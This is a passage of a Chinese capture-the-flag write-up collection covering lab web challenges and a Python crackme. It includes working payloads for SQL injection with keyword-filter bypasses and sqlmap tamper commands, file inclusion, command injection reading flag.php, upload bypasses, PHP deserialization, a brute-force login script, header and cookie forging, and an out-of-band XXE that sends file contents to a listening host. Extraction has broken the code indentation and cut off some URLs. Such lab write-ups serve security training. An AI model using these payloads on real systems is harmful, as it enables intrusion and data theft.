def baopo(key,seed,KEY2):
```

```
flag1 = []
```

```
for v in KEY2:
```

```
for i in range(255):
```

```

if(i+seed^ord(key[seed]))%255==v:
break
flag1.append(chr(i))
seed=(seed+1)%len(key)
return flag1

if __name__ == '__main__':
    print "Welcome to idf's python crackme"
    flag = 'f72a423b3441c3927c721aaa0c2a7978'
    KEY1 = 'Maybe you are good at decryptint Byte Code, have a try!'
    KEY2 = [75, 68, 86, 28, 29, 93, 76, 11, 96, 37, 44, 46, 16, 101, 45, 50, 108, 29, 43, 41, 56, 2, 12, 9, 36, 239,
37, 161, 26, 34, 46, 57]
    en_out = encrypt(KEY1, 5, flag)
    print en_out
    flag = decrypt(KEY1,5,KEY2)
    print "".join(flag)
    flag1 = baopo(KEY1,5,KEY2)
    print "".join(flag1)

    if KEY2 == en_out:
        print 'You Win'
    else:
        print 'Try Again !'

# okay decompiling crackme.pyc

得到:

f72a423b3441c3927c721aaa0c2a7978

.....

```

Base64brute

丢失五位，补五位

aaaaaGZ7ODBINTFjZGYyOTMwYmZmYzExMjFkMjdhYjkhYWEyYTV9

解出

i??hf{80e51cdf2930bffc1121d27ab8daa2a5}

猜测补全

nsctf{80e51cdf2930bffc1121d27ab8daa2a5}

bianliangfugai

扫目录拿源文件

php弱类型，过滤flag，url编码绕过

[http://192.168.1.111/bianliangfugai/?%66%6c%61%671\[\]=1&%66%6c%61%67%32\[\]=2](http://192.168.1.111/bianliangfugai/?%66%6c%61%671[]=1&%66%6c%61%67%32[]=2)

flag{76068e4998ed991801dabee070b98e35}

blfg_rlx

http://192.168.1.111/blfg_rlx/?vs=240610708&fF=php://input

post内容: QNKCDZO

flag{50817eb3fffe6490f5682b95685c5379}

ceshi_pcap

安卓逆向

cmd_inj

|cat\${IFS}flag.php

或者

|cat\$IFS\$9flag.php

\$flag="flag{b1e9ffb667e2c84309677631bbd5319c}"

Code

(需要低版本php5)

御剑扫描

./git泄露

Python githack.py <http://127.0.0.1/kaoshi/code/.git>

url二次编码+php://filter读取

<http://127.0.0.1/kaoshi/code/?id=%25%37%38%25%36%61%25%36%34%25%36%62%25%37%39&xxx=php://filter/read=convert.base64-encode/resource=showpass>

cookie_qipian

题目错误

encode_fuzz

一直base64解码

kqfl{jshtij_nx_kzssd}

gif

下载图片打不开文件提示gif，用010editor加入文件头GIF8，打开得

flag{2017_love_U}

henan-html

搜索源代码

//flag{066ac7805b9addc8b2d6c11b762a000f}

html

查看源代码

<!--flag{da4651151477e460a377ccf8b9d38dc5}-->

is_numeric

http://192.168.1.111/is_numeric/?flag=12321a

flag{1ca75377b858abd70643e749d0365544}

jsfuck

查看源代码，拿到后一段代码，御剑扫描拿到前半段代码，拼起来，输入浏览器控制台

/flag{2FEB9A8696037A8FCBE02348FEF2068D}/

lfi

文件包含../返回上级目录

<http://192.168.1.111/lfi/lfi.php?file=../flag.txt>

flag{99c0da8cf18253a514b81fcbf9c3459f}

lfi1

<http://192.168.1.111/lfi1/tip.txt>

提示在showpass.php里

构造（注意程序自动加.php）

<http://192.168.1.111/lfi1/lfi.php?file=php://filter/read=convert.base64-encode/resource=showpass>

base64解码得到

flag{1ca414071f26c2ae42024ff9a884ef94}

lfi2

先用文件包含读出源码（注意后面自动加了.php）

<http://192.168.1.111/lfi2/lfi.php?file=php://filter/read=convert.base64-encode/resource=lfi>

关键代码：

```
$message = json_decode($_POST['hello']);
```

```
include 'flag.php';
```

```
$key = '1admin';
```

```
if ($message->key === $key) {
```

```
    echo $flag;
```

构造

<http://192.168.1.111/lfi2/lfi.php>

POST内容: hello={"key":"1admin"}

得到

hbctf{6e61f801365dfae11ff2c0a31ce8a92f}

log-ana

访问提示hello world, access_log

御剑扫描得到robots.txt

提示1cd3a9a42e54efc714e38d3184410016.txt

下载<http://192.168.1.111/log-ana/1cd3a9a42e54efc714e38d3184410016.txt>得到密码字典

访问http://192.168.1.111/log-ana/access_log

得到14b2f00f9f9da788fe75704ac15ca89d.php

访问<http://192.168.1.111/log-ana/14b2f00f9f9da788fe75704ac15ca89d.php>

bs抓包用密码字典爆破密码password=hbctf-123321

hbctf{c442a79278b9330e9657021e8422f646}

log-ana-1

访问提示6163636573735F6C6F67

hex转str得到access_log

御剑扫描到robots.txt，内容jsfuck编码,输入控制台解码得1cd3a9a42e54efc714e38d3184410016

访问<http://192.168.1.111/log-ana-1/1cd3a9a42e54efc714e38d3184410016.txt>得到密码字典

访问http://192.168.1.111/log-ana-1/access_log得到地址/5b01aeaa1b321ea91d6405d4c20215cd.php

bs抓包用密码字典爆破密码password=flag-123321!

flag{9f93c1fd3d5dcf4e9955a35347964c1c}

login_brute

写python2脚本登录

```
import requests
```

```
import re
```

```
s = requests.Session()
```

```
for psw in range(11111,13112):
```

```
url = "http://192.168.1.111/login_brute"
```

```
cont = s.get(url)
```

```
# print cont.content.decode('gbk')
```

```
reg = re.compile(r'> (\d{3})')
```

```
vcode = re.findall(reg,cont.content)[0]
```

```
# print vcode
```

```
url1 ="http://192.168.1.111/login_brute/index.php?username=admin&password=%s&randcode=%s"%  
(psw,vcode)
```

```
# print url1

cont1 = s.get(url1)

if len(cont1.content) != 152:

print psw

密码是12679

flag{d7875ba8dec47ca9982659ae2b67112f}
```

multi/lfi-bk

打开显示代码

```
<?php

show_source(__FILE__);

include "flag.php";

$a = @$_REQUEST['hello'];

eval("var_dump($a)");

?>
```

补全后，列目录

```
http://192.168.1.111/multi/lfi-bk/?hello=1;var\_dump\(scandir\("./"\)\);//
```

看flag.php内容，linux下使用

```
http://192.168.1.111/multi/lfi-bk/?hello=1;var\_dump\(system\("cat flag.php"\)\);//
```

windows下使用type

```
http://127.0.0.1/kaoshi/multi/lfi-bk/?hello=1;var\_dump\(system\("type flag.php"\)\);//
```

看网页源码

```
$flag = "flag{33EEC1C26F2C1D2C1674E39A9E55FBA1}";
```

php_code_audit

操作过程：而最终的文件名后缀取的是`$file[count($file) - 1]`，因此我们可以让`$file`为数组。

`$file[0]`为`smi1e.php/`，也就是`reset($file)`，然后再令`$file[2]`为白名单中的`jpg`。

此时`end($file)`等于`jpg`，`$file[count($file) - 1]`为空。

而`$file_name = reset($file) . '.' . $file[count($file) - 1];`，也就是`test.php/.`，最终`move_uploaded_file`会忽略掉`.`，最终上传`test.php`。

解题思路：（数组 + /. 绕过）

抓包改POST内容

-----24911976423672

Content-Disposition: form-data; name="upload_file"; filename="a.jpg"

Content-Type: image/jpeg

<?php phpinfo() ?>

-----24911976423672

Content-Disposition: form-data; name="save_name[0]"

test.php/

-----24911976423672

Content-Disposition: form-data; name="save_name[2]"

jpg

-----24911976423672

Content-Disposition: form-data; name="submit"

上传

-----24911976423672--

得到返回

flag{943c2d99ba900984a201780203ff0cf3}

php_competition

条件竞争，源码允许上传.php5，然后自动写入flag后删除(此题还有上传.php和.htaccess的漏洞)

bs抓包一直上传a.php5

再开新线程一直访问http://127.0.0.1/kaoshi/php_competition/upload/a.php5，看返回包得到

flag{3cf4c3531d5fe0540bc801bc583c1677}

php_coverage

变量覆盖

http://192.168.1.111/php_coverage/?shiyan=&flag=php://input

flag{2f17778a15349a1253b3426a34aefaeb}

php_md5

php弱类型

http://192.168.1.111/php_md5/?a=240610708

php_sql

(需要php5低版本, php7打不开)

php_ssss

自动打开

http://192.168.1.111/php_ssss/index.php?line=&filename=a2V5cy50eHQ=

filename解码为keys.txt,改为index.php, base64编码: aW5kZXgucGhw

写个脚本读取内容

```
#encoding:utf-8
```

```
import requests
```

```
for i in range(30):
```

```
url = "http://192.168.1.111/php_ssss/index.php?line=%s&filename=aW5kZXgucGhw"%i
```

```
s = requests.session()
```

```
cont = s.get(url)
```

```
print cont.content
```

读出index源码, 关键代码:

```
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
```

```
$file_list[2]='key_s.php';
```

```
}
```

用modify headers插件设置cookie: margin=margin

读取key_s.php第四行

http://192.168.1.111/php_ssss/index.php?line=4&filename=a2V5X3MucGhw

得到

```
$a="flag{7b43ec785e76070b9cb93f9ae4022551}";
```

php_unserialize

反序列化，看源代码，编辑php文件

```
<?php
```

```
class foo3{
```

```
    public $varr="flag.php";
```

```
}
```

```
class foo2{
```

```
    public $varr = "1";
```

```
    public $obj;
```

```
    function __construct(){
```

```
        $this->obj = new foo3();
```

```
    }
```

```
}
```

```
class foo1{
```

```
    public $varr;
```

```
    function __construct(){
```

```
        $this->varr = new foo2();
```

```
    }
```

```
}
```

```
$new = new foo1();
```

```
echo serialize($new);
```

```
?>
```

运行生成O:4:"foo1":1:{s:4:"varr";O:4:"foo2":2:{s:4:"varr";s:1:"1";s:3:"obj";O:4:"foo3":1:{s:4:"varr";s:8:"flag.php";}}}

再访问http://127.0.0.1/kaoshi/php_unserialize/?s=O:4:"foo1":1:{s:4:"varr";O:4:"foo2":2:{s:4:"varr";s:1:"1";s:3:"obj";O:4:"foo3":1:{s:4:"varr";s:8:"flag.php";}}}

直接得到

```
#flag{168639beaca5f112d228db52f4f1db42}
```

php_upload

bs抓包save_name改成数组

```
-----22735581529881
```

```
Content-Disposition: form-data; name="save_name[0]"
```

test.php

```
-----22735581529881
```

```
Content-Disposition: form-data; name="save_name[2]"
```

jpg

```
-----22735581529881
```

返回

```
a.jpgflag{943c2d99ba900984a201780203ff0cf3}
```

php_xxe

有回显:

构造的payload最后输出在username里面就行了，于是构造

```
<?xml version="1.0"?>
```

```
<!DOCTYPE Mikasa [
```

```
<!ENTITY test SYSTEM "php://filter/read=convert.base64-encode/resource=doLogin.php">
```

```
]>
```

```
<user><username>&test;</username><password>Mikasa</password></user>
```

ctrl+shift+B转码得到

```
#flag{4d269b51efa1b0ffb551f3d9865d8cb7}
```

无回显:

kali下运行 `/etc/init.d/apache2 start` 启动apache2服务器

在`/etc/www/`下建立`vul.xml`文件，内容是：

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://192.168.1.122:9090/%file;'">
```

然后监听端口`nc -lvvp 9090`

然后在windows下测试`http://192.168.1.122/vul.xml`是否能访问

能够访问代表正常

bs抓包改post内容

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<!DOCTYPE data [
```

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=doLogin.php">
```

```
<!ENTITY % dtd SYSTEM "http://192.168.1.122/vul.xml">
```

```
%dtd; %all;
```

```
]>
```

```
<user><username>&send;</username><password>admin</password></user>
```

会在kali下监听到内容，base64解码下，得到flag：

```
flag{4d269b51efa1b0ffb551f3d9865d8cb7}
```

phpruo

php弱类型

```
http://192.168.1.111/phpruo/?message={"key":0}
```

robots

御剑扫描

```
flag{4b15082db5a2d3018cf6950553057084}
```

scan

御剑扫描

```
flag{e13b6d4fb3100c059d205599a973ccff}
```

serialize_1

右键查看源码，发现是序列化，加入代码创建对象并赋值：

```
<?php
class CTF{
    public $b;
    public function __destruct()
    {
        echo file_get_contents($this->b);
    }
}
$a = $_POST[a];
$c = new CTF();
$c->b = "flag.php";
echo serialize($c);
?>
```

然后拖入phpstudy运行，得到

```
O:3:"CTF":1:{s:1:"b";s:8:"flag.php";}
```

返回网页，构造：

http://127.0.0.1/kaoshi/serialize_1/

POST 内容： a=O:3:"CTF":1:{s:1:"b";s:8:"flag.php";}

查看源代码得到

```
$f= "flag{95def9537c395182f089653bb389dc21}";
```

serialize_2_

反序列化，看源代码，编辑php文件

```
<?php
```

```
class foo3{
    public $varr="flag.php";
```

```
}
```

```
class foo2{  
    public $varr = "p0desta";  
    public $obj;  
    function __construct(){  
        $this->obj = new foo3();  
    }  
}
```

```
class foo1{  
    public $varr;  
    function __construct(){  
        $this->varr = new foo2();  
    }  
}
```

```
$new = new foo1();  
echo serialize($new);  
?>
```

运行生成O:4:"foo1":1:{s:4:"varr";O:4:"foo2":2:{s:4:"varr";s:7:"p0desta";s:3:"obj";O:4:"foo3":1:
{s:4:"varr";s:8:"flag.php";}}

再访问127.0.0.1/kaoshi/serialize_2_/?file=O:4:"foo1":1:{s:4:"varr";O:4:"foo2":2:
{s:4:"varr";s:7:"p0desta";s:3:"obj";O:4:"foo3":1:{s:4:"varr";s:8:"flag.php";}}

[查看源代码](#)

```
$f = "flag{71bed89ab9be9f86eca0cca7f114c31d}";
```

shangxi_ctf1/7

流量分析liuliangfenxi.pcap，题目丢失

shanxi_ctf2

空

shanxi_ctf3/lfi

同lfi2

shanxi_ctf3/liuliang

流量分析Q3.pcap, 题目丢失

sql

简单sql注入

<http://192.168.1.108:83/search1.php?id=-1> Union select 1,2,3,4,5,group_concat(your_key) from dky1.flag
flag{c3f28a9d9eddf7e23dba573e6b396b48}

sql_inj

页面有语句提示

可以用异或法检测过滤了哪些关键词

[http://192.168.1.108:904/search3.php?id=1^\(length\("select"\)!=0\)--+](http://192.168.1.108:904/search3.php?id=1^(length()

页面返回正常则过滤了, 试了下过滤了and or select union, 可以大写其中的字母绕过

1.查库

<http://192.168.1.108:904/search3.php>

?id=-1 Union Select 1,2,3,4,5,group_concat(schema_name) from infOrmation_schema.SCHEMATA#

dky3

(下面直接用hackbar的查询功能)

2.查表

<http://192.168.1.108:904/search3.php>

?id=-1 Union Select 1,2,3,4,5,
(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.T/

flag

3.查列

<http://192.168.1.108:904/search3.php>

?id=-1 Union Select 1,2,3,4,5,
(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.

your_key

4. 查值

<http://192.168.1.108:904/search3.php>

```
?id=-1 Union Select 1,2,3,4,5,  
(SELECT+GROUP_CONCAT(your_key+SEPARATOR+0x3c62723e)+FROM+flag)#  
flag{b8f33e25b4810c7a1871fff6e38912d4}
```

sql_inj1


看源代码有过滤提示:

```
$id = $_GET['id'];
```

```
//过滤sql
```

```
$array = array
```

```
('table','union','and','or','load_file','create','delete','select','update','sleep','alter','drop','truncate','from','max','min','ord
```



```
foreach ($array as $value)
```

```
{
```

```
    if (substr_count(strtolower($id), $value) > 0)
```

```
    {
```

```
        exit('包含敏感关键字! '.$value);
```

```
    }
```

```
}
```

```
#urldecode
```

```
$id = urldecode($_GET[id]); --><br>
```


这些关键词被过滤，url被编码了一次，所以用url双编码可以绕过

[http://192.168.1.108:905/search3.php?id=-1 Union Select 1,2,3,4,5,group_concat\(your_key\) from dky4.your_key--+](http://192.168.1.108:905/search3.php?id=-1 Union Select 1,2,3,4,5,group_concat(your_key) from dky4.your_key--+)

最后payload:

<http://192.168.1.108:905/search3.php?>

[id=%25%32%64%25%33%31%25%32%30%25%35%35%25%36%65%25%36%39%25%36%66%25%36%6](http://192.168.1.108:905/search3.php?id=%25%32%64%25%33%31%25%32%30%25%35%35%25%36%65%25%36%39%25%36%66%25%36%6)



或者直接用sqlmap跑加--tamper chardoubleencode.py

```
C:\Users\qhdjs-01\Desktop\tools\sqlmap-master-1.3.11.98>python sqlmap.py -u
```

```
http://192.168.1.108:905/search3.php?id=1 --tamper chardoubleencode.py --current-db --dump --batch
```

```
flag{8c626d5f1c99251666428d7d31b6864c}
```


sql1

登录admin admin

<http://192.168.1.108:84/search2.php?id=-1> Union select 1,2,3,4,5,group_concat(your_key) from dky2.your_key
flag{b1b768e4610aa403f3c808bb66e6f7e0}

sql2

post注入，username=0x595752746157343d 值是经过base64加密再hex的

同时过滤了--+用#代替

写python脚本：

```
#coding:utf-8
```

```
import requests
```

```
import base64
```

```
def encode_data(input):
```

```
input = base64.b64encode(input)
```

```
data = ""
```

```
for item in input:
```

```
data += str(hex(ord(item)))[2:]
```

```
return data
```

```
s = requests.session()
```

```
url = "http://192.168.1.108:809"
```

```
user = "-admin' union select 1,2,3,4,5,group_concat(your_key) from dky7.key #"
```

```
data = {"username":encode_data(user)}
```

```
res = s.post(url,data)
```

```
print res.content
```

或者用sqlmap跑，需要改tamper脚本

base64encode.py内容改为

```
return encodeBase64(payload, binary=False).encode("hex") if payload else payload
```

base64hexencode.py

然后用命令

```
python sqlmap.py -u http://192.168.1.108:809 --data "username=admin" --tamper base64hexencode.py --batch --current-db --dump
```

得到:

```
hbctf{41a5db61b5800f17b5fdb24709263e5}
```

sql3

base64加密了id参数，同时过滤了空格，直接sqlmap加tamper脚本跑:

```
python sqlmap.py -u http://192.168.1.108:818/search3.php?id=MQ== --tamper space2comment,base64encode --current-db --dump --batch
```

得到

```
flag{2fe015ed4e85c1c905dbd3c57c974f29}
```

sql4

看源码发现过滤 关键代码

```
"^(\|\)|your_key|and|or|select|where|case|when|like|regexp|into|limit|=|for|;/";
```

加入<a>标签绕过

1、查看数据库

```
-1 union SEL<a>ECT 1,2,3,4,5,SCHEMA_NAME FROM info<a>r_mation_schema.SCHEMATA li<a>mit 1,1
```

dky6

2、查看表

```
-1 union sel<a>ect 1,2,3,4,5,TABLE_NAME from info<a>r_mation_schema.TABLES WH<a>ERE table_schema li<a>ke 'dky6' li<a>mit 0,1
```

nicai

3、查看列

```
-1 union sEL<a>ECT 1,2,3,4,5,COLUMN_NAME from info<a>r_mation_schema.COLUMNS wh<a>ere TABLE_NAME li<a>ke 'nicai' an<a>d table_schema li<a>ke 'dky6' li<a>mit 1,1
```

your_key

4、查看数据

```
-1 union sel<a>ect 1,2,3,4,5,you<a>r_key from nicai li<a>mit 1,1
```

```
flag{2fe015ed4e85c1c905dbd3c57c974f29}
```

sql5

upload

浏览器验证，上传a.jpg,bs抓包改成a.php

flag{06caf4766a10a7f7ab20517c3bed94a0}

upload_1

上传a.pphp (双写php)

flag{59a26b68fd3eaad8767b3952e7db53ac}

upload1

00截断bs抓包后改/uploads/%00 (%00url解码)

flag{5fea20fd99af0dec9dce946ac48d570a}

upload2

上传.htaccess

hbctf{476d2571da41a04576867ea1380a36d5}

weak-type

username: QNKCDZO

password: 240610708

flag{a7681cea7e5389fce415e5b1d4a84d0c}

weak-type1

POST内容: password[]=

或利用该题bug: 御剑扫描得到源文件

flag{2b0efc3b8774581f26a84285ccc0e592}

xss

输入</textarea>//

或者控制台直接输入alert("Hi, I am Helen")运行

flag{bb59176834664f00c8987ce476567e6c}

yinxie

下载1.zip, 010分析FFD8开头FFD9结尾猜是jpg图片

改为1.jpg打开得

flag{yinxie_funney}

yinxie2

kali命令foremost 2.jpg分离出两个图片, 第二是flag

flag{NSCTF_e6532a34928a3d1dadd0b049d5a3cc57}

zonghe

用户名admin密码123456

御剑扫描到.git还原源代码提示id经过base64加密, str_replace函数过滤了select, 可以大写Select绕过

然后进行sql注入, id后用base64编码:

1.查库

<http://192.168.1.108:908/search2.php?id=-1> union Select 1,2,3,4,5,group_concat(schema_name) from information_schema.SCHEMATA#

dky5

2.查表

<http://192.168.1.108:908/search2.php?id=-1> union Select 1,2,3,4,5,group_concat(table_name) from information_schema.TABLES where table_schema="dky5"#

your_key

3.查列

<http://192.168.1.108:908/search2.php?id=-1> union Select 1,2,3,4,5,group_concat(column_name) from information_schema.COLUMNS where table_name="your_key"#

your_key

4.查值

<http://192.168.1.108:908/search2.php?id=-1> union Select 1,2,3,4,5,group_concat(your_key) from dky5.your_key#

flag{9b93b2f53ddb0bd6089ef4c41ddd98d4}

最后的payload:

<http://192.168.1.108:908/search2.php?id=LTEhHVuaW9uIFNlbGVjdCAxLDIsMyw0LDUsZ3JvdXBfY29uY2F0KHlvdXJfa2V5KSBmcm9tIGRreTUueW9>



flag{9b93b2f53ddb0bd6089ef4c41ddd98d4}

zonghe1

下载解压得到docx文件

提示flag不在这，解压搜索字符串也没有，再想到任意文件下载，构造：

<http://192.168.1.111/zonghe1/readfile.php?file=index.php>

提示global.inc.php，构造

<http://192.168.1.111/zonghe1/readfile.php?file=global.inc.php>

里面有

//flag{5f65cc86cb4f904af73f8653f2033d31}

御剑扫目录得到/admin/login.php构造

<http://192.168.1.111/zonghe1/readfile.php?file=admin/login.php>

下载得到

//flag{D3FE940EE2DA87EEE359374BD1E08131}

zonghe2

打开提示HOST需要为hbctf.com

bs抓包改Host: hbctf.com

发送提示

只允许从百度跳转到本页面

加入referer: <https://www.baidu.com>

发送提示

只有管理员能看到flag

分析cookie为文本转hex再转base64再转hex，原本为guest改为admin

Cookie: login=4e6a45324e445a6b4e6a6b325a513d3d

发送得到

hbctf{f897ab1510a9bf8e22b216ded699cf53}

